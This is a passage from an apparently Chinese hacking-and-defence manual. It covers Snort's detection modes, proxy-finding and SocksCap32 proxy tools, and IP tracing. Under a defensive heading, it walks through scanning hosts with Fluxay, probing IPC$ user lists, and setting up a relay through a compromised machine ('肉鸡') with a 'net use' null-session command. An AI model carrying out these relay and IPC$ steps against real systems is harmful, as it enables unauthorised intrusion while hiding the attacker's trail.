Snort 使用 Libpcap 包捕获库，即 TCPDUMP 使用的库。在这种模式下，Snort 使用网络接口的混杂模式读取并解析共享信道中的网络分组。该模式的命令如下。

- ./snort−v：在屏幕上显示 TCP/IP 等的网络数据包头信息。
- ./snort−vd：显示较详细的包括应用层的数据传输信息。
- ./snort−vde：显示更详细的包括数据链路层的数据信息。

2．分组日志模式

如果要把这些数据信息记录到硬盘上并指定到一个目录中，就需要使用分组日志模式。该模式的命令如下。

- ./snort−vde−l ./log：把 Snort 抓到的数据链路层、TCP/IP 报头、应用层的所有信息存入当前文件夹的 log 目录中（如果 log 目录存在）。
- ./snort−vde−l ./log -h 192.168.1.0/24：记录 192.168.1.0/24 这个 C 类网络的所有进站数据包信息到 log 目录中，log 目录的子目录以计算机的 IP 地址为名以相互区别。
- ./snort−l ./log−b：记录 Snort 抓到的数据包并以 TCPDUMP 二进制的格式存放到 log 目录中，而 Snort 的默认日志形式是 ASCII 文本格式。ASCII 文本格式便于阅读，将二进制的格式转化为 ASCII 文本格式无疑会加重工作量，所以在高速的网络中，由于数据流量太大，应该采用二进制的格式。
- ./snort -dvr packet.log：读取 packet.log 日志中的信息到屏幕上。

3．网络入侵检测模式（NIDS）

网络入侵检测模式是用户最常用到的模式，是用户需要掌握的重点。这种模式其实混合了嗅探器模式和分组日志模式，且需要载入规则库才能工作。

该模式的命令格式为：./snort−vde−l ./log−h 192.168.1.0/24−c snort.conf。

表示载入配置文件 snort.conf，并将网络 192.168.1.0/24 的报警信息记录到./log 中去。这里的“snort.conf”文件可以换成用户自己的配置文件，载入 snort.conf 配置文件后 Snort 将会应用设置在 snort.conf 中的规则去判断每一个数据包以及性质。如果没有用参数−l 指定日志存放目录，系统默认将报警信息放入/var/log/snort 目录下。还有，如果用户没有记录链路层数据的需要或要保持 Snort 的快速运行，可以把−v 和−e 关掉。

关于网络入侵检测模式，还需要注意它的警报输出选项，Snort 有多种警报的输出选项，其命令格式为：./snort−A fast−l ./log−h 192.168.1.0/24−c snort.conf。表示载入配置文件 snort.conf，启用 fast 警报模式，以默认 ASCII 格式将网络 192.168.1.0/24 的报警信息记录到./log 中去。这里的 fast 可以换成 full 或 none 等，但在大规模高速网络中最好用 fast 模式。

若命令格式为：./snort−s−b−l ./log−h 192.168.1.0/24−c snort.conf，则表示以二进制格式将警报发送给 syslog，其余的与上面的命令一样。需要注意的是，警报的输出模式虽然有 6 种，但用参数−A 设置的只有 4 种，其余的 syslog 用参数 s，smb 模式使用参数 M。

第 10 章 网络代理与追踪技术

为了更好地隐藏自己，黑客在攻击前往往会先找一些管理员水平不高的网络主机作为代理服务器，再通过这些主机去攻击目标计算机。正是有了这些代理服务器，黑客行踪才不容易被发现，这样黑客也就可以肆无忌惮地进行攻击。

要点提示

- 代理猎手、SocksCap32 代理工具的曝光
- 防范远程跳板代理攻击
- 实战 IP 追踪技术
- NeroTrace Pro 追踪工具的使用

10.1 代理服务器软件的使用

代理服务器可用于局域网计算机与 Internet 连接时共享上网，而黑客则可通过代理服务器软件对某台计算机进行扫描，从而截获目标计算机的重要信息，以达到自己入侵的目的。


10.1.1 利用“代理猎手”找代理曝光

代理猎手是一款集搜索与验证于一身的软件，可以快速查找网络上的免费代理。其主要特点为：支持多网址段、多端口自动查询；支持自动验证并给出速度评价；支持后续的时间预测；支持用户设置最大连接数（可以做到不影响其他网络程序）并运行自动查找最新版本，最大的特点是搜索速度快，最快可以在十几分钟搜完整个 B 类地址的 65 536 个地址。

1．添加搜索任务


在代理猎手安装完毕后，还需要添加相应的搜索任务，具体的操作步骤曝光如下。

STEP01: 启动“代理猎手”




选择“搜索任务” > “添加任务”菜单命令。

STEP02: 添加搜索任务




01 选择任务类型。 02 单击“下一步”按钮。

STEP03: 地址范围设置




单击“添加”按钮，此为添加IP范围的第一种方法。

STEP04: 添加搜索 IP 范围




01 设置IP地址范围。 02 单击“确定”按钮。

STEP05: IP 地址范围添加成功




01 查看已添加的IP地址范围。 02 单击“选取已定义的范围”按钮。

STEP06: 预定义的 IP 地址范围




单击“添加”按钮，此为添加IP地址范围的第二种方法。

STEP07: 添加搜索 IP 地址范围




01 根据实际情况设置IP地址范围，并输入相应的地址范围说明。 02 单击“确定”按钮。

STEP08: 查看已定义的 IP 地址范围




01 已添加的IP地址范围。 02 单击“打开”按钮。

STEP09: 读入地址范围



01 选定已预设IP地址范围的文件。 02 单击“打开”按钮。

STEP10: 返回“已定义的 IP 地址范围”对话框



单击“使用”按钮，即可将预设的IP地址范围添加到搜索IP地址范围中。

STEP11: 返回“添加搜索任务”对话框

单击“下一步”按钮。

STEP12: 添加端口和协议

单击“添加”按钮。

STEP13: 添加端口和协议

01 根据实际情况选择端口。

02 单击“确定”按钮。


STEP14: 查看添加的端口和协议

单击“完成”按钮，完成搜索任务的设置。

2．设置参数


在设置了搜索的 IP 地址范围之后，就开始搜索了，但为了提高搜索效率，有必要先设置代理猎手的各项参数。

STEP01: 打开“代理猎手”窗口



选择“系统”>“参数设置”菜单命令。


STEP02: 参数设置



在“搜索验证设置”选项卡中勾选“启用先 Ping 后连的机制”复选框以提高搜索效率。


> 技巧
>
> 代理猎手默认的搜索、验证和 Ping 的并发数量分别为 50、80 和 100，如果用户的带宽无法达到，就最好相应地减少各个并发数量，以减轻网络的负担。

STEP03: 验证数据设置




可添加、修改和删除“验证资源地址”及其参数。

STEP04: 代理调度设置




设置代理调度参数及代理调度范围等选项。

STEP05: 其他设置



设置拨号、搜索验证历史、运行参数等选项，设置完成后单击“确定”按钮。

STEP06: 返回主界面




选择“搜索任务”>“开始搜索”菜单命令，即开始搜索设置的IP地址范围。

3．查看搜索结果


在搜索完毕之后，可以查看搜索的结果。

STEP01: 查看搜索结果



验证状态为“Free”的代理，即为可以使用的代理服务器。

STEP02: 查看代理调度



复制可用的代理服务器，即可进行自动调度了，多个代理服务器有利于网络速度的提高。


提示

1）一般情况下，验证状态为“Free”的代理服务器很少，只要验证状态为“Good”就可以使用了。

2）用户也可以将搜索到的可用代理服务器的 IP 地址和端口，输入到网页浏览器的代理服务器设置选项中，就可以通过该代理服务器进行网上冲浪了。

10.1.2 用 SocksCap32 设置动态代理曝光

SocksCap32 代理软件是一款基于 Socks 协议的网络代理客户端软件，它能将指定软件的任何 Winsock 调用转换成 Socks 协议的请求，并发送给指定的 Socks 代理服务器。它可用于使基于 HTTP、FTP、Telnet 等协议的软件，通过 Socks 代理服务器连接到目的地。



使用 SocksCap32 软件前，需要先有一个 Socks 的代理服务器（不管是用代理猎手找出来的，还是从各个代理网站中得到的）。目前，SocksCap32 软件可以通过搜索引擎找到其下载地址，并将其下载到本地磁盘中。

1．建立应用程度标识

当第一次运行 SocksCap32 程序时，将显示“SocksCap 许可”对话框。在单击“接受”按钮后，才能进入 SocksCap32 的主窗口。

建立应用程序标识的具体操作步骤曝光如下。

STEP01：打开 SocksCap32 主窗口


单击“新建”按钮。

STEP02：新建应用程序标识项

01 输入新建标识项的名称。

02 单击“浏览”按钮。

STEP03：选择需要代理的应用程序



01 选定需要代理的应用程序。

02 单击“打开”按钮。

STEP04：返回主窗口


查看新添加的应用程序。

> **提示**
>
> 添加的应用程序可以是 E-mail 工具、FTP 工具、Telnet 工具，以及当今最热门的联网游戏等。

2．设置选项

设置 SocksCap32 选项的具体操作步骤曝光如下。


STEP01：打开 SocksCap32 的主窗口



选择“文件”>“设置”菜单命令。

STEP02：SocksCap 设置


在此选项卡中对服务器及协议进行设置。



提示


如果用户查找的代理服务器需要用户名和密码，且已获得该用户名和密码，则可勾选“SocksCap 设置”对话框中的“用户名/密码”复选框。若勾选“用户名/密码”复选框，则在单击“确定”按钮之后，需要在“SocksCap32 Socks5 用户名/密码验证”对话框中填入用户名和密码。

STEP03: 添加直接连接的 IP 地址等




添加直接连接的IP地址，也可输入域名，也可单击“添加”按钮通过IP地址文件来添加。

STEP04: 设置直接连接的应用程序和库



单击“添加”按钮添加直接连接的应用程序。在“SOCKS 版本5直接连接的UDP端口”选项组中可设置直接连接的UDP端口号。

STEP05: 设置日志信息



可勾选“允许日志”复选框，设置完成后单击“确定”按钮。

在设置完代理选项并添加了代理应用程序后，在应用程序列表中选取需要运行的应用程序，选择“文件”>“通过 Socks 代理运行”菜单命令，即可启动该应用程序并通过代理进行登录。如果需要使某个应用程序通过 SocksCap32 代理，则必须通过 SocksCap32 进行启动。

10.1.3 防范远程跳板代理攻击


跳板，简单来说，就是黑客为了隐藏自己的地址，寻找别的机器作为中转站来实现入侵。黑客使用远程跳板代理攻击，会大大增加追踪难度，从而使别人很难查找到自己的位置。

1. 扫描选择目标

这里曝光的工具是国内“享有盛誉”的流光软件，因为它拥有特有的一种扫描模式：远程扫描模式。通过远程“肉鸡”可以轻易实现扫描远程的跳板式扫描。


具体的操作步骤如下。

STEP01: 运行“Fluxay”软件



选择“探测”>“扫描POP3/FTP/NT/SQL主机”菜单命令。


STEP02: 主机扫描设置



01 输入扫描范围并在“扫描主机类型”下拉列表框中选择“NT/98”选项。


02 单击“确定”按钮。

STEP03: 开始扫描目标主机




正在扫描，单击“停止”按钮可中断扫描。

STEP04: 查看扫描结果




查看扫描结果，单击“确定”按钮关闭该对话框。

STEP05: 返回主窗口



在“IPC$主机”下任选一个右击，从快捷菜单中选择“探测”>“探测IPC$用户列表”菜单命令。


STEP06: IPC 自动探测



01 为能直接获得更大权限，勾选该复选项。

02 单击“是”按钮。

STEP07: 返回主界面



查看在目标主机下探测到的用户。

2．代理跳板的架设

代理架设的方法很简单，具体的操作步骤如下。

1）通过 3389 远程登录“肉鸡”，选择“开始”，在搜索文本框中输入“cmd”，即可进入“命令提示符”窗口。

2）在当前命令提示符下输入“net use \\ 192.168.0.55 ""/user:"Administrator"”命令，即可建立空连接。稍等片刻，就会显示“命令执行成功”的信息。

随着网络应用技术的发展，目前黑客常常利用专门的追踪工具来追踪和攻击远程计算机。在本节将曝光几款常见的黑客追踪工具。

10.2 常见的黑客追踪工具

10.2.1 实战 IP 追踪技术

在网络管理中常常需要追踪黑客或者是其他不怀好意的网民的行踪，那么如何才能精确地定位某个 IP 地址的所在地？实际上，使用一些简单的命令和方法就可以实现黑客追踪。

要实现网络定位，最简单的方法就是在 IP 地址查询网站上进行查询，下面随便选择一个网站为例介绍具体的操作步骤。

STEP01: 打开一个 IP 地址查询网站

打开http://www.ip.cn网站。

STEP02: 查找已知的 IP 地址

输入要查找的IP地址，单击“查询”按钮，即可得到需要的地址。

10.2.2 NeroTrace Pro 追踪工具的使用

